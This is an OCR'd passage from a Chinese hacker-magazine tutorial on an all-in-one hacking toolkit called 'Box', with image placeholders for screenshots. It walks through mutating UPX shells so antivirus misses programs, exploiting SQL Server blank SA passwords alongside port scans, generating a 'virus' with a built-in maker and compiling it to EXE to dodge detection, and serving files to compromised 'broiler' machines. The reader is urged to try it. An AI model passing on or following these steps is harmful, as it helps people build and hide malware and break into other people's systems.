


图14

我们以Reloc Shell为例来讲一下，比如，某一个加了UPX壳的程序会被杀毒软件查杀，那么我们就把它的壳变形，需要借助PEiD来查询程序入口、文件偏移量、壳的区段、壳的区段偏移，如图15。查询完后填入Box内，设置DLL/EXE参数（提示：参数就是修改时的偏移量，一般DLL文件选择5，EXE选择5至9之间的整数，一般选择6就够了），接着点击“开始壳变形”，免杀完成。




图15

2．字符转换成进制

这个功能在06年第2期黑客X档案的菜鸟学堂中曾经介绍过，大家可以翻出来参考一下，如图16。




图16

（六）扫描漏洞

1．端口扫描

端口扫描有两个版本，一个是用Box扫描，使用的时候请不要把“超时时间”设置的太短（输入IP的时候还可以看见物理地址哦）。另一个是用S扫描，不用多说，肯定是S扫描速度快了！毕竟是号称最快的扫描器，所以我借用了。在“ScanPort - Shell”里扫描之前请不要开很多的文件夹（就是Windows的资源管理器），因为这样子会判断返回信息存放的文件夹，不过Box目录的文件夹是可以打开的。在“ScanPort Shell”里扫描完成后会自动整理S扫描返回的信息，这样我们就可以很方便的调用了，如图17。




图17

2.SQL利用

玩过SQL的SA空口令的朋友应该都用过类似功能的软件。因此，我也把它加了进来。大家可以结合端口扫描功能，配合来使用，如图18。




图18

（七）记事脚本

它既是一个脚本设计器，又可以当作记事本使用。如果当作记事本，我相信不比Windows自带的那个差。它能简易做批处理，也可以方便地写vbs脚本，右键还可以插入常用语法，还能直接运行调试。对于vbs，如果你的代码有语法错误，在运行调试的时候它会提示的。不管是批处理，还是vbs脚本，都能生成独立的EXE（就是VBS2EXE和BAT2EXE功能），让你更方便使用，如图19。




图19

我们来看一个制造病毒的简单例子。首先，把VBS选择框选上，然后点击“快捷菜单”里面的“病毒制造[攻击]”，接着Box会提示你，在目录下会生成一个bd1.txt的文件，如果你改成了VBS那么肯定会被杀毒软件查杀，此时我们就能用上VBS2EXE这个功能了。把bd1.txt拖进Box的文本框内（或者打开选择也可以），点击“生成EXE”，Box的目录下会生成一个VBS2EXE.exe，这个病毒就完成了。我还提供了一个解毒的代码，是“快捷代码”里面的“反向病毒[恢复]”，如图20。怎么样？大家还不快点去试试？

小提示：虽然转换成EXE后，杀毒软件不查杀了，但是在病毒运行的时候，杀毒软件还是会提示有脚本运行的。




图20

这个功能总体说来还是好用的！不过有些地方还不够完善，以后有时间我会修改完善的。

（八）网络相关

1.下载器

我一直使用这个功能来查看网页源码，偶尔也用来下载一些东西，如图21。




图21

2.HTTP静态服务器

有网友跟我说过，这个功能没有NETBOX强大。我也知道自己不可能做到跟专业的NETBOX一样强大，够用就行嘛。这个HTTP静态服务器支持Html格式的网页和PHP格式的网页（对于PHP格式的支持可能不怎么好用），支持ZIP压缩文件下载（注意：只支持ZIP，RAR格式不行）。

在Box目录下有一个wwwroot文件夹，文件夹里就是用来存放网页和供下载的压缩文件。然后在Box里面把默认主页改成wwwroot文件夹内的主页文件名，也可以在Box目录下的conf.ini文件内改。弄完这些之后点击“启动”即可用浏览器访问你自己的IP了。外界连接会保存在Box目录下的Log.txt里，正在访问的远程主机的IP会显示在Box上，如图22。

现在传大文件简单了，直接让你的肉鸡从你机器上下载大文件吧。要出去“办事”的时候，把自己家里的电脑开着，到时候就可以露一手了。

